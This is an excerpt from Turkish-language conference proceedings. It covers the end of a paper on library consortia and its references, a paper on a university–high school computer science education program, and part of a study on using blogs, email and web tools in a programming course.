Bilgi hizmetleri birimleri, giderek zenginleştirdikleri kapsamlı bir elektronik kaynak yelpazesinden en etkin biçimde yararlanılabildiğini sağlamak için sürekli geliştirecekleri hizmetlerini, paylaşım ve işbirliği ruhu içinde sunarak ülkenin araştırma kapasitesini destekleyebildikleri oranda, kalkınma hedeflerine ulaşma konusunda üstlerine düşeni yerine getirmiş olacaklardır.

## 8. Kaynaklar

- [1]. Moore, N., "Enformasyon politikalarına küresel bir bakış", Çev. Selma (Alpay) Aslan. *Türk Kütüphaneciliği*, Cilt:14, Sayı:1, Mart 2000, 60 - 81.
- [2]. International Coalition of Library Consortia, ICOLC World Wide Web site, <http://www.library.yale.edu/consortia/>, *Yale University Library*.
- [3]. Schäffler, H., "National licenses as the philosopher's stone of enduser access? Analysing different approaches to resource sharing in the digital age", World Library and Information Congress: 71st IFLA General Conference and Council. "Libraries - A voyage of discovery", August 14th - 18th 2005, Oslo, Norway, <http://www.ifla.org/IV/ifla71/papers/202e-Schaffler.pdf>.
- [4]. Programa de Apoio a Aquisição de periódicos PAAP (Portal.periodicos CAPES). <http://www.library.yale.edu/consortia/PAAP.html>,
- [5]. Almeida, E. C. E. De, "Access to Electronic Journals: Policies, Strategies and Programmes- The Brazilian Experience", *ICOLC 8th European Meeting, Fall 2006, Rome, Italy*, <http://www.aepic.it/conf/viewabstract.php?id=159&cf=7ABLD> Academic
- [6]. Nilsson, K., "Co-ordination of license agreements in Sweden, with some references to the Nordic situation", Consortia Workshop, Budapest November, 10-11 2000, <http://www.kb.se/bibsam/dbupphdl/arkiv/pp/budapest.htm>
- [7]. Hormia-Poutanen, K., Xenidou-Dervou, C., Kupryte, R., Stange, K., Kuznetsov, A. ve Woodward, H., "Consortia in Europe: describing the various solutions through four country examples", *Library Trends*, Vol. 54, No. 3, Winter 2006, 359-381. <http://hdl.handle.net/1826/1014>
- [8]. Park, Y., "A Consortium Study of Academic E-books: E-books Business Models of University Libraries in Korea", World Library And Information Congress: 72nd Ifla General Conference And Council, 20-24 August 2006, Seoul, Korea, <http://www.ifla.org/IV/ifla72/papers/154-Park-en.pdf>
- [9]. Keller, A. "Who Needs a Consortium? Experiences from Switzerland", ANKOS Meeting, 11-13 May 2001, Izmir, Turkey. [http://lib.consortium.ch/html\\_wrapper.php?src=literature&dir=project&activeElement=2](http://lib.consortium.ch/html_wrapper.php?src=literature&dir=project&activeElement=2),

- [10]. Council of New Zealand University Librarians (CONZUL) 2005 Annual Report, <http://www.conzul.ac.nz/annualreports/annual%20report%202005.pdf>. Council of New Zealand University Librarians.
- [11]. EPIC – Electronic Purchasing in Collaboration World Wide Web site, <http://epic.org.nz/nl/epic.html>, EPIC.
- [12]. Sigurdardottir, G., “Public Strategies for the Information Society in Iceland (enska)”, November 2000, <http://eng.forsaetisraduneyti.is/information-society/English/nr/893>
- [13]. BIBSAM - National Co-ordination and Development, National Library of Sweden World Wide Web page, <http://www.kb.se/bibsam/english/first.htm>, *Royal Library*.
- [14]. Nilsson, K., “Co-ordination of license agreements in Sweden, with some references to the Nordic situation”, Consortia Workshop, Budapest November, 10-11 2000, <http://www.kb.se/bibsam/dbupphdl/arkiv/pp/budapest.htm>
- [15]. Schäffler, H., “National licenses as the philosopher’s stone of enduser access? Analysing different approaches to resource sharing in the digital age”, World Library and Information Congress: 71st IFLA General Conference and Council. “Libraries - A voyage of discovery”, August 14th - 18th 2005, Oslo, Norway, <http://www.ifla.org/IV/ifla71/papers/202e-Schaffler.pdf>.
- [16]. Xenidou – Dervou, C. “The Hellenic Academic Libraries Consortium (Heal-link) and its effect on library services in Greece: the case of Aristotle University Library System”, LWW-6 Lesvos, September 2005.
- [17]. GALILEO–Georgia’s Virtual Library World Wide Web site, [http://galfe2.gsu.edu/cgi-bin/homepage.cgi?style=&\\_id=58e6e565-1241995290-9727&\\_cc=1](http://galfe2.gsu.edu/cgi-bin/homepage.cgi?style=&_id=58e6e565-1241995290-9727&_cc=1), University System of Georgia.
- [18]. ACA The Appalachian College Association World Wide Web site, <http://www.acaweb.org/content.aspx?sid=1&pid=1>, ACA
- [19]. North West Academic Libraries (NOWAL). Constitution., 26.11.2006, <http://www.nowal.ac.uk/about/introduction.htm>.
- [20]. Aslan, S., “İngiliz akademik kütüphanelerinde elektronik kaynak paylaşımı“, İNET-TR III, 1997, Ankara.
- [21]. Joint Information Systems Committee (JISC) World Wide Web site, <http://www.jisc.ac.uk>, JISC.
- [22]. NESLI2. The National e-Journals Initiative World Wide Web site, <http://www.nesli2.ac.uk/index.htm>, JISC (Joint Information Services Committee).
- [23]. Veldsman, S. “The South African Site License Initiative (SASLI): Negotiating National Site Licences”, 2000. <http://home.imagnet.co.za/liasa/The%20South%20African%20Site%20Licence%20Initiative.htm>
- [24]. Hormia-Putanen, K. et al., “Consortia in Europe: describing the various Solutions through four country examples”, *Library Trends*, Vol. 54, No. 3, Winter 2006, 359-381, <https://aerade.cranfield.ac.uk/handle/1826/1014>
- [25]. Funding milestones, <http://www.acaweb.org/content.aspx?sid=1&pid=8>, ACA The Appalachian College Association.
- [26]. Higher Education Funding Council for England (HEFCE), [www.hefce.ac.uk/](http://www.hefce.ac.uk/), *HEFCE*
- [27]. Arts and Humanities Research Council (AHRC), <http://www.ahrc.ac.uk>. *AHRC*.
- [28]. The Museums, Libraries and Archives Council (MLA), <http://www.mla.gov.uk>. *MLA*
- [29]. Library consortia in Oregon, Washington and Idaho, [http://libweb.uoregon.edu/orbis/consort/Orbis\\_Cascade\\_Alliance](http://libweb.uoregon.edu/orbis/consort/Orbis_Cascade_Alliance).
- [30]. Statement of Current Perspective and Preferred Practices for Selection and Purchase of Electronic Information (Update No. 2, Pricing and Economics, October, 2004), <http://www.library.yale.edu/consortia/2004currentpractices.htm>, *ICOLC*.
- [31]. Esensoy, Zerrin. “TÜBES – TÜBİTAK Bilgi erişim sistemi” Elektrik Mühendisliği. 1985, 324/325/326, [http://www.emo.org.tr/resimler/ekler/c0991344c3d760a\\_ek.pdf](http://www.emo.org.tr/resimler/ekler/c0991344c3d760a_ek.pdf). *EMO*
- [32]. ULAKBİM Ulusal Akademik Ağ ve Bilgi merkezi web sitesi, <http://www.ulakbim.gov.tr>, *ULAKBİM*.
- [33]. Anadolu Üniversite Kütüphaneleri Konsorsiyumu ANKOS web sitesi, <http://www.ankos.gen.tr>, *ANKOS*.
- [34]. Üniversite ve Araştırma Kütüphanecileri Derneği ÜNAK web sitesi, <http://www.unak.org.tr>, *ÜNAK*.
- [35]. TARAL – Türkiye Araştırma Alanı Nedir? <http://www.tubitak.gov.tr/destekler/taral/taral.html>, *TÜBİTAK*.
- [36 ve 37]. Dokuzuncu Kalkınma Planı (2007 – 2013), <http://ekutup.dpt.gov.tr/plan/ix/9kalkinmaplani20061208.pdf>, Devlet Planlama Teşkilatı.
- [38]. Bölgesel gelişme, <http://www.dpt.gov.tr/bgyu/bgyu.html>, Devlet Planlama Teşkilatı.

## Bilgisayar Bilimleri Eğitimi ve Üniversite - Lise İşbirliği

**Elif Pınar Hacıbeyoğlu**

İstanbul Bilgi Üniversitesi, Bilgisayar Bilimleri Bölümü, 34373, İstanbul  
elifpinar@cs.bilgi.edu.tr

**Özet:** Bu projede, bilim ve teknolojiyi bir araya getiren Bilgisayar Bilimleri eğitimini sadece üniversitelerle sınırlı bırakmayıp lise öğrencilerinin de bu bilime hazırlanması vurgulanmıştır. Akademik bağlamda Bilgisayar Bilimleri, matematik, mantık ve analitik düşünme yeteneğinin bir arada kullanıldığı, uygulamalı bir bilimdir. İnanıyoruz ki, bu tanımı doğru olarak ne kadar geniş bir kitleye yayarsak o kadar başarılı olabiliriz.

**Anahtar Kelimeler:** Bilgisayar Bilimleri Eğitimi, Uzaktan Eğitim, Lise Eğitimi

### Computer Science Training and University - High School Collaboration

**Abstract:** In this project, importance of computer science training and distance learning have been emphasized for pre-university students. In academical context, Computer Science is practical science which combines mathematics, logic and analytic thinking ability. We believe that if this definition can be conveyed to the teachers and the high school students properly, we can able to achieve the success.

**Keywords:** Computer Science Training, Distance Learning, High school Education

### 1. Giriş

Günümüze kadar yapılmış eğitim tanımlarından biri şöyledir;

*“Eğitim, her kuşağın kendisinden sonra gelecek olanlara, o güne kadar ulaşılmış gelişme düzeyini korumak ve yükseltmek niteliğini kazandırmak amacıyla verdiği kültürdür.”* (W.O.Lester Smith)[1].

Bu kavram doğrultusunda İstanbul Bilgi Üniversitesi Bilgisayar Bilimleri Bölümü olarak edinilmiş tecrübelerle, eğitimin fırsat eşitliği ilkesini gerçekleştirmek amacıyla yola çıkılarak Liselere Bilgisayar Bilimleri projesi geliştirilmiştir. İlerleyen bölümlerde varolan durum incelenmiş, projenin ana hatları, hedefler, işleyiş ve içerik konuları irdelenmiştir.

### 2. Varolan Durum Analizi

Uzun süredir eleştirilen lise müfredatında bir düzenleme olarak görülen MEGEP (Mesleki Eğitim ve Öğretim Sisteminin Güçlendirilmesi Projesi), mesleki ve teknik liselerdeki bilişim teknolojileri derslerini güncellemek ve geliştirmek üzere tasarlanmıştır[3].

MEGEP kapsamında Bilgisayar Bilimleri ile ilgili birçok ders müfredata eklenmiştir. Yöneticilerin ve öğretmenlerin ilgili eğitimi aldıktan sonra uygulamaya geçecek olan bu projede özellikle dikkati çeken konu, bu eğitim ile ilgili desteğin temini sırasında üniversitelere yer verilmemiş olması ve bu projenin düz liseleri kapsamayacak şekilde olmasıdır.

### 3. Hedef ve Beklentiler

Matematikçi ve eğitimci Seymour Papert eğitimde önemli olanın öğrencilere uygun eğitim

ortamının sağlanması olduğunu günümüzden yaklaşık 30 yıl önce dile getirmiş ve konuyla ilgili başarılı çalışmalar yapmıştır[2]. Bu fikirden hareketle, 2 yıl önce Üniversite personeli ve görevli öğrencilerle ortaokul öğrencilerine yönelik bir çalışma yapılmıştır. Çalışmanın temel hatları ve sonuçları özetle şöyledir; bir grup ortaokul öğrencisine çalışmalarını için bir arayüz hazırlanmıştır. Bu arayüzü kullanarak öğrencilerden bir oda içindeki sembolik robota belli görevleri yaptırılmaları istenmiştir. Gerekli tanımlar kendilerine verildikten sonra öğrenciler, daha öncesinde herhangi bir programlama eğitimi almamış olmalarına rağmen, bu görevleri gerçekleştirmiştir. Bu çalışma sırasında öğrenciler kodla yüzyüze gelmemiş, sadece önceden tanımlı sınırlı fonksiyonları kullanmışlardır. Bir süre sonra kendi istekleriyle varolan arayüzü bırakıp birebir kod yazarak ileri seviyedeki bazı görevleri de gerçekleştirmişlerdir.

İstanbul Bilgi Üniversitesi (İBÜ) Bilgisayar Bilimleri Bölümü tarafından lise öğrencileri için tasarlanmış olan “Liseliler için Bilgisayar Bilimleri Programı”, konuya ilgi duyan ancak bunun için gerekli döküman, eğitmen vb. fırsatları bulamayan öğrencilere ve öğretmenlere destek vererek bilgisayar bilimleri eğitimini üniversitesi öncesi yaş grubuna ulaştırmak amaçlanmıştır. Gerek üniversitelerin gerekse liselerin bu projede ortak çıkarları olacaktır. Geçmiş tecrübelerden dayanarak lise öğretmenlerinin de benzer bir beklentide olduğu saptanmıştır.

#### 4. İşleyiş

İBÜ Bilgisayar Bilimleri Bölümü eğitim kadrosu tarafından hazırlanacak ve haftalık, çevrim içi olarak sunulacak içerik doğrultusunda gönüllü lise öğretmenleri tarafından, sorumlu oldukları öğrencilerle yürütülecektir. Eğitim süresi başlangıç olarak en fazla 10 hafta olarak belirlenmiştir.

Eğitim sırasında kullanılacak arayüz kullanımı kolay ve güvenli olacak şekilde tasarlanmıştır.

Her katılımcıya sisteme bağlanabilmeleri için bir kullanıcı adı ve şifre ataması yapılacaktır.

#### 4.1. Teknik Gereksinimler

Eğitimin web üzerinden çevrim içi(online) olarak verilmesinde amaçlanan, mümkün olduğunca fazla kişiye ulaşmaktır. Öğrenci veya eğitmen düzenli olarak yayınlanan içeriği internete bağlı herhangi bir bilgisayar ile takip edebilecek, bunun dışında eğer talep edilirse yazılı döküman, soru vb. materyaller de kendilerine ulaştırılacaktır.

#### 4.2. Pilot Uygulama

Pilot proje sürecince eğitim kalitesi ve olanakları göz önüne alınarak seçilecek 5 lise ile çalışılacaktır. Proje 2006-07 eğitim öğretim yılının bahar dönemiyle birlikte seçilen liselerde pilot uygulama olarak hayata geçecektir. İlk olarak pilot okullarla yapılacak çalışmada amaç, seçilen donanımlı liselerle çalışarak deneyim kazanmak, çıkabilecek sorunları önceden tespit edip ortadan kaldırmak ve asıl projeyi bir üst seviyeye çıkartmaktır. Daha sonra gerekli düzenlemeler yapıp, projenin 2007-08 döneminde pekçok okula açılması düşünülüyor.

#### 4.3. Öğretim Kadrosu

Proje sürecince İBÜ Bilgisayar Bilimleri Bölümü öğretim görevlilerinin ve asistanların desteğinin yanısıra hem kendilerini hem de sorumlulukları öğrencileri baştan sona kadar eğitecek hevesli, gönüllü lise öğretmenlerinin de çaba göstermeleri gerekmektedir. Aslında bu projenin ortaya çıkmasındaki temel motivasyon, lise öğrencileri için düzenlenen geleneksel “Bilgisayar Bilimleri Yarışması”ndaki gözlemlerimiz, sınırlı sayıdaki öğrencilerle ve onların hevesli öğretmenleri ile birlikte yapılan aktiviteler ve edinilen başarılarıdır. Hedef, kaynakları kullanarak bu istekli öğretmenleri desteklemek ve daha ziyade lise öğrencilerini doğrudan bu girişimin bir parçası yapmaktır. Bu sistemi geliştirmek için, başlangıç olarak pilot uygulamada, haftasonu dersleri düzenlenmesi, online destek verilmesi ve eğitmenlerle birebir yardım(IRC, sohbet vb.) sağlanması gereklidir.

Web üzerinden verilecek destek tüm öğrencilere ve üye olmayan okullara da açık olacaktır. Öğretmenlerin bulunması, motive edilmesi ve eğitilmesi ise bu projenin en önemli kısmını oluşturmaktadır.

#### 5. İçerik

İçerik hazırlanırken, halihazırda İBÜ’nde birinci sınıf “Programlamaya Giriş” dersi için de kullanılan “How To Design Programs” (M.Felleisen, R.B.Findler, M.Flatt, S.Krishnamurthi, MIT Yayınları, 2003) kitabından faydalanılacaktır ayrıca bu kitabın sonraki basımında test edilen yeni yaklaşımlarla ilgili yazarlarla işbirliği yapılması planlanmaktadır. Bu önerilerin bir getirisi de, Üniversite’de hazırlanan eğitim materyallerinin, notlarının, örneklerin ve çalışma kağıtlarının işlenip yeniden kullanımı sağlamak olacaktır. Öğretim kadrosu ve asistanların tecrübelerinden oluşmuş bir eğitim materyalleri havuzu şu an mevcuttur.

Bu yaklaşımın temelinde bilhassa gerçek programlamanın özü, veri tasarımı ve yüksek seviyeli program yapısı üzerinde durulacaktır. Programlama dersi müfredatının önemli bir parçası olacak şekilde genişletmek önemlidir. Bu bağlamda türev ve integralin, trigonometrik fonksiyonların bilgisayar programlarıyla pekiştirilmesi ve böylece trigonometrik fonksiyonların grafiksel dönüşümlerinin kullanılması kastedilmektedir. Aynı şekilde, verinin dönüştürülmesi ve grafiksel gösterimleri becerileri kullanılabilir. Programlama mantığının basit ve doğru bir şekilde öğretilmesi ile ilgili geliştirilen modeller Chris Stephenson’un “Programlama Nasıl Öğretilmeli, Nasıl Öğretilmemeli” başlıklı çalışmasında detaylı olarak sunulmuştur.

#### 6. Sonuç

Bu projenin hayata geçmesiyle hem bilgisayar bilimlerinin tanınmasında, hem de eğitim kalitesinin yükselmesinde bir rol oynaması hedeflenmektedir.

Konuyla ilgili akademisyenlerin görüş ve katkıları projeyi geliştirmeye yardımcı olacaktır.

Son olarak, Kemal Atatürk’e ait şu sözü hatırlatmak isteriz;

“Bilim ve teknik için sınır ve koşul yoktur.”

#### 7. Kaynaklar

[1] Ataünel, A., Öğretmenlik Mesleğine Giriş veya Nasıl Bir İnsan?, 20 Mayıs Eğitim, Kültür ve Sosyal Dayanışma Vakfı Yayınları, 2000

[2] Papert, S., Redefining Childhood: The Computer Presence as an Experiment in Developmental Psychology, Proceedings of the 8th World Computer Congress: IFIP Congress, Tokyo, Japan and Melbourne, Australia, 1980

[3] T.C Milli Eğitim Bakanlığı MEGEP Web Sitesi <http://www.megep.meb.gov.tr>, Milli Eğitim Bakanlığı



## Programlama 2.0: Programlama Eğitiminde Yenilikçi İnternet Teknolojilerinin Kullanılması

### Hakan Tüzün

Hacettepe Üniversitesi, Bilgisayar ve Öğretim Teknolojileri Eğitimi (BÖTE) Bölümü, 06800, Ankara  
htuzun@hacettepe.edu.tr

**Özet:** Bu çalışmada Ankara'daki büyük bir araştırma üniversitesindeki BÖTE (Bilgisayar ve Öğretim Teknolojileri Eğitimi) bölümünde 2006 Güz döneminde verilen programlamaya giriş niteliğindeki "Programlama Dilleri I" dersinde kullanılan yenilikçi İnternet teknolojileri ele alınacaktır. Dersin web alanı, bloglar, tartışma listeleri, e-posta ve kişisel web sayfaları derste kullanılan İnternet teknolojileri arasında yer almıştır. Çalışma başlığındaki "Programlama 2.0" ifadesi 2004 yılında O'Reilly Media tarafından icat edilen "Web 2.0" kavramından esinlenmiştir. Bu kavram sosyal etkileşim siteleri, wiki'ler, bloglar ve iletişim araçları gibi İnternet üzerinden etkileşimi ve paylaşımı özendirilen ikinci nesil İnternet servislerini ifade etmektedir. Bununla birlikte Web 2.0 kavramı sadece bu araçları belirtmeyip aynı zamanda bu araçların yolaçtığı doğurgaları da ifade etmektedir: Ortak (kolektif) akıldan yararlanmak ya da kullanıcılara zengin deneyimler sağlamak gibi. Bu bakımdan ilgili programlama dersinde uygulanan pedagojik yaklaşımlar Web 2.0 felsefi çerçevesinde ele alınacaktır. Gerek İnternet araçlarının gerekse yaklaşımların derste ve öğrenciler üzerindeki etkileri, uygulama sorunları ve öğretim elemanının deneyimleri çalışmada ele alınacak konular arasındadır.

**Anahtar Kelimeler:** Programlama ve Programlama Dilleri, Pedagojik Unsurlar, Programlama Eğitimi, Programlamanın Öğretilmesi, Web 2.0.

### Programming 2.0: Using Innovative Internet Tools in Programming Education

**Abstract:** In this study, innovative Internet tools utilized in an undergraduate introductory computer programming course during the Fall 2006 semester at a large state university in Turkey is examined. Course web space, blogs, discussion board, e-mail, and personal web pages were among the Internet tools utilized by the participants of the course. The framework for using these tools was conceptualized as "Programming 2.0," which was inspired and shaped by "Web 2.0" principles and practices. Web 2.0 characterizes second generation Internet services, such as wikis, blogs, and other tools that encourage interaction and participation through the Internet. Web 2.0 framework includes not only the tools, but also a set of principles for using these tools such as harnessing collective intelligence or providing rich user experiences. In this sense, the focus of the paper is not on the tools, but the pedagogical principles followed to transform the course, the impact of these principles on the context, and application problems.

**Keywords:** Programming and Programming Languages, Pedagogical Issues, Programming Education, Teaching Programming, Web 2.0.

### 1. Giriş

Yazılım günümüz toplumu için önemli bir hale gelmiştir. Günümüzde modern hayatın bir çok bileşeni çeşitli yazılımlar ile kontrol edilmek-

tedir. Buna paralel olarak daha fazla programcıya ihtiyaç duyulmaktadır. Programlama bu denli önemli bir hale gelmişken artık programcıları yetiştirmek eskisinden daha önemli bir hale gelmiştir.

Bu çalışma, öğrencilerin programlamayı öğrenirken karşılaştığı mekanik ve sosyal [1] sorunları bertaraf etmek üzere yenilikçi İnternet teknolojilerinin kullanıldığı lisans düzeyinde programlamaya giriş niteliğindeki bir ders bağlamına odaklanmaktadır. Bu amaçla gerek İnternet araçlarının gerekse bunların kullanımlarının derste ve öğrenciler üzerindeki etkileri, uygulama sorunları ve öğretim elemanının deneyimleri çalışmada ele alınacak konular arasındadır.

## 2. Yöntem

Bu çalışmada Ge, Thomas ve Greene [2] tarafından kavramsallaştırılan “Teknoloji-Zengin Etnoğrafya” (TRE) yöntemi kullanılmıştır. Bu yöntem teknoloji-zengini ortamlarda ne olup bittiğini görmek üzere çeşitli veri toplama yöntemlerini içerir. Bu yönteme ait aşağıdaki bileşenler bu çalışma kapsamında incelenmiştir:

- Ders öğretim elemanının yansımaları ve gözlemleri;
- Öğrencilere ait dönem sonu yansıma raporları;
- Öğrencilerin haftalık blog çalışmaları;
- Öğrenciler tarafından tartışma listesine yapılan katkılar;
- Öğrencilerin sosyo-ekonomik durum verileri.

Öğrencilere ait dönem sonu yansıma raporları en zengin ve en faydalı veri kaynağı olmuştur. Diğer veri kaynakları bu verileri doğrulamak için kullanılmıştır.

### 2.1. Veri Analizi

Yansıma raporunda öğrencilere şu soru sorulmuştur: “Derste kullanılan blog, tartışma listesi, dersin web alanı, e-posta gibi İnternet teknolojilerinin sana ne gibi etkileri oldu?” Yanıtlar İnternet araçları arasında bu araçların etkileri ve karşılaşılan güçlükler göre açık kodlama yöntemi [3] takip edilerek tasnif edilmiştir.

### 2.2. Araştırma Bağlamı ve Katılımcılar

Bu çalışma Ankara’daki büyük bir araştırma

üniversitesindeki BÖTE (Bilgisayar ve Öğretim Teknolojileri Eğitimi) bölümünde 2006 Güz döneminde verilen programlamaya giriş niteliğindeki “Programlama Dilleri I” dersi bağlamında gerçekleştirilmiştir. Bu ders 3 saati teorik 2 saati pratik olmak üzere haftalık 5 saatlik zorunlu bir ders olup ikinci sınıf düzeyinde alınmaktadır. Ders tanımına göre derste şu konu başlıkları ele alınmaktadır: Pascal veya C programlama dili ile programlamanın genel yapısı, veri türleri, değişkenler, standart işlevler, alt programlar, dinamik veri yapıları, dosya işlemleri ile kullanıcı-tanımlı veri türleri. İlgili dönemde bu dersi 81 öğrenci (30 kız, 51 erkek) almıştır.

## 3. Sonuçlar

### 3.1. Dersin Dönüşümü

Normalde BÖTE bölümüne her sene 40 öğrenci kayıt yaptırır. Dersi 81 öğrencinin alıyor olması öğrencilerin yarısının bu dersi tekrar aldığını gösterdi. Dersi alan öğrencilerin durumu analiz edildiğinde 36 öğrencinin dersi tekrar ettiği, 45 öğrencinin ise dersi ilk defa aldığı ortaya çıktı. BÖTE bölümüne giren öğrencilerin yarısı meslek liselerinden gelmektedir. Bu nedenle öğrenciler ne tür bir okuldan geldiklerine ve daha önce bir programlama dersi alıp almadıklarına dair tekrar analiz edildiler (Tablo 1). Dersi yeni alanlardan meslek liselerinden gelen öğrenciler daha önce bir programlama dersi almışken liselerden gelen öğrenciler daha önce bir programlama dersi almadıklarını belirttiler. Dersi tekrar eden öğrencilerden lise mezunu olanları daha önce aynı programlama dersini aldıklarını belirttiler. Bununla birlikte, dersi tekrar eden öğrencilerden meslek lisesi mezunu olanları çok ilginç bir cevap verdi. 26 öğrenciden 12’si daha önce aynı programlama dersini ve meslek lisesinde başka programlama derslerini almış olmalarına rağmen herhangi bir programlama dersi almadıklarını belirttiler. Yani bu 12 öğrencide daha önce herhangi bir programlama dersi almadıklarına dair bir algı vardı.

Okul türü	81 öğrenci			
	45 öğrenci ilk defa	26 öğrenci lise mezunu	35 öğrenci lise mezunu	10 lise
Daha önce programlama ile ilgili bir ders alıp almadığı	Alınmadı	Alınmadı	12’si daha önce bir programlama dersi almadığını belirtti	Aynı dersi alıyor

Tablo 1. Öğrencilerin karakterize edilmesi

Dersi tekrar eden 36 öğrenciye dersi neden tekrar ettiklerini düşündükleri soruldu. Liseden gelen öğrenciler daha önceki dersin öğrencilerin programlamayı bildiklerini varsayarak yapılandırıldığını ve bu nedenle dersin meslek lisesi çıkışlı öğrencilere göre olduğunu belirttiler:

“Meslek lisesi çıkışlı olanlar baz alındı ama bence ders en düşük seviyedeki öğrencinin ihtiyaçları göz önünde bulundurularak işlenmeli.”

Dersi tekrar eden tüm öğrenciler ise şu sorunlardan bahsettiler: 1) Programlamanın anlamını anlamadan kod yazımı ile haşır neşir oldular, 2) Bunun sonucunda motivasyonel sorunlar ve devam sorunları ortaya çıktı, ve 3) derste öğrendiklerini sınavlarda göstermekte zorlandılar:

“Programlama mantığını anlamadan direk kodlarla karşılaştık.”

“Sınavda öğrendiğim şeyleri göstermekte zorlanıyordum. Kağıda programın kodlarını yazmakta zorlanıyordum.”

Genel olarak dersi tekrar eden tüm öğrenciler daha önceki aldıkları dersin anlatıma dayalı yapısının sorunlu olduğuna dair dönüt vermişlerdir. Dersi tekrar eden öğrencilerin bu deneyimi, bu ortamda programlama dersini ilk defa verecek ders öğretim elemanına daha aktif öğretim yöntemlerinin kullanımı konusunda bir ihtiyaç olduğunu göstermiştir.

Dersin dönüşümü ders öğretim elemanının deneyimleri ile bu deneyimler sırasında edindiği çıkarım ve tutumlar doğrultusunda gerçekleştirildi. Öğretim elemanı programlamaya ilk adımı 11 yaşında Commodore 64 bilgisayarıyla attı. Bu platformda amatör programlar geliştirirken

programlamanın kendi kendine öğrenilebileceğini ama İngilizce dilinin önemli bir gereksinim olduğunu anladı. Lisans düzeyinde bilgisayar sistemleri öğretmenliğine devam ederken Basic, Pascal ve Assembly gibi dilleri, yüksek lisansta iken C gibi dilleri öğrendi. Bunun sonucunda programlamanın formal eğitimle daha iyi hale getirilebileceğini, fakat bir programlama dilini yüzde yüz ders içinde öğrenmenin mümkün olmadığını, öğrencinin ders dışında da kendisini geliştirmesi gerektiğini anladı. Eğitimini tamamladıktan sonra meslek lisesi ve üniversite düzeylerinde programlama dersi verdi. Bunu yaparken çoğunlukla öğrencinin öğrenmek zorunda olduğunu kabul edip bireysel, anlatıma dayalı ve değerlendirmenin kağıt üzerinden yapıldığı öğretim yöntemlerini kullandı.

Öğretim elemanı bir öğretim teknolojileri programında doktora eğitimine devam ederken öğrenmede motivasyon, sosyal boyut ve kültürün önemi ile anlamlı öğrenmenin önemini farkettiler. Doktor eğitimi ile aynı zamanda yüksek bütçeli bir proje içerisinde profesyonel programcı olarak çalışmaya başladı ve programlamanın öğrenilmesine ve öğretilmesine yönelik vizyonu tamamen değişti. Bu proje için Perl, JavaScript ve MySQL gibi daha önce hiç bilmediği dilleri öğrenmek durumunda kalmıştı. Bu dilleri öğrenmek üzere derslere devam etmek için zamanı yoktu. Bu nedenle bilgilerini ayak üstü geliştirmek durumundaydı. Buradan programlama eğitiminin hayat boyu devam eden bir süreç olduğunu anladı. Proje sayesinde programlamanın sadece kodlamadan ibaret olmadığını, manalı bir iş bağlamında çeşitli kaynakları kullanarak problem çözmek demek olduğunu anladı. Bu kaynaklar ise yeri geldiğinde bir kitap yeri geldiğinde ise dinamik olarak birbirlerine tartışma listeleri, bloglar ve diğer araçlar ile destek olan programcılar olabiliyordu. Son olarak şunu anladı: Geçmişte birçok programlama dersi almıştı ama daha önceki bilgi ya da becerilerinin birçoğunu yeniden öğrenmek ya da hatırlamak durumunda kalmıştı. Bunu yaparken herhangi bir bilgiyi hafızadan hatırlamak zorunda değildi, çünkü bunlar biraz önce

bahsedilen kaynaklarda erişilebilir durumdaydı. Buradan bazı kavram ve becerilerin sayısız tekrardan sonra öğrenilebildiğini ya da anlaşılabilirdiğini anladı. Sonuç olarak öğretim elemanı için bu otantik proje bağlamında programlama yapmak programlamaya bir anlam kazandırdı. Tüm bu deneyimler ise programlama dersinin dönüşümünü şekillendirdi.

Konu araştırmaları, ders anlatımları, lab görevleri, grup tartışmaları ve yansımalar yeniden yapılandırılmış dersin öğretim yöntemleri oldu. Derse ait örnek bir hafta içeriği Tablo 2'de sunulmuştur.

Hafta	Konular	Öğrenciler İçin Görevler & Lab Etkinlikleri
Hafta #8 13 Kasım 15 Kasım	- Hafta08 ppt sunumu (Bir problemin programla dönüştürülmesi süreci)	- Lab08 dnc bina içeriğindeki etkinlikleri yaparlar (Üniversiteye yok). - Bu haftaya ait webloglarını sunarlar. - Konu araştırmaları 9'un gönderilmesi (19 Kasım'a kadar)

Tablo 2. Derse ait örnek bir hafta

Bir öğrenci bu bileşenlerin ders bağlamında nasıl işlediğini şu şekilde dile getirdi:

*“Biz derse konu araştırmalarından dolayı bir ön bilgi ile geliyorduk. Derste öğretim görevlisinin anlattığı dersi dinliyor zaman zaman derse katılıyor, labda ise çeşitli uygulamalar yapıyorduk. Labda genel olarak aktif olarak çalışıyor, lab sonunda da blog yazıyorduk. Bu uygulamayı bir bütün olarak incelersek bir konunun üzerinden en az dört kez geçmiş oluyor son tekrarımızda da dersi yorumlama imkânı buluyorduk. Bu sistem bize o konuyu öğrenmekten başka bir şans tanıyıyordu.”*

### 3.2. İnternet Araçlarının Algılanan Etkileri (Dersin Web Alanı)

Blog ve tartışma listesi araçları ile ders programı, PowerPoint sunuları, lab görevleri, kütüphane kaynakları, çevrim-içi kitaplar ve öğrencilere ait kişisel sayfalar dersin Web alanından erişilebilir durumdaydı (Şekil 1). Dersin Web alanı aslında öğretim elemanının kişisel sitesinde bulunan taranabilir bir dizin yapısı şeklindeydi. Derse ait bir Web sayfasının, Web sitesinin ya da öğrenme yönetim sisteminin olmayışı dersin yönetimini kolaylaştırdı; öyle ki,


ders öğretim elemanı mevcut araç ve kaynakları onları ders Web alanına sürükleyip bırakmak suretiyle kolayca genişletebiliyordu.

Dersin Web alanı ile ilgili öğrenci görüşleri şu şekilde oldu:

*“Dersimizde bir web alanının bulunması ve ders kapsamında yapılacakların bu ortamda bulunması not tutma konusunda bana çok büyük yarar sağladı.”*

*“Dersin web alanı tabii ki en önemlisiydi diyebilirim. Bir ağaç düşünürsek blog, tartışma listesi, lab etkinlikleri, ders sunuları, vb... bu ağacın dalları niteliğindedir. Dersin web alanından ulaşıyorduk bu diğer ortam ve araçlara.”*

*“Sunuları derste hocamız anlattığından evde aynı sunuyu incelerken, sanki dersi tekrar dinler gibi oluyordum.”*



Şekil 1. Dersin Web alanı

### 3.3. İnternet Araçlarının Algılanan Etkileri (E-posta)

Öğrenciler e-posta kullanımının ders dışında ders öğretim elemanı ile öğrenciler arasında bir köprü oluşturduğuna değindiler. E-posta ders ödevlerini göndermek için gerekli olmakla birlikte sürekli motivasyon sağlayan bir unsurdur:

*“Duyurularınızı ve dönütlerinizi bu yolla gönderdiğiniz için e-postama sık sık bakma alışkanlığı kazandım.”*

*“E-posta ödevlerin, konu araştırmalarının, sınavların teslimi açısından gerekli ve kolaylık sağlayan bir yoldu. Elden teslim hem zor, hem de zaman alan bir yol olacaktı.”*

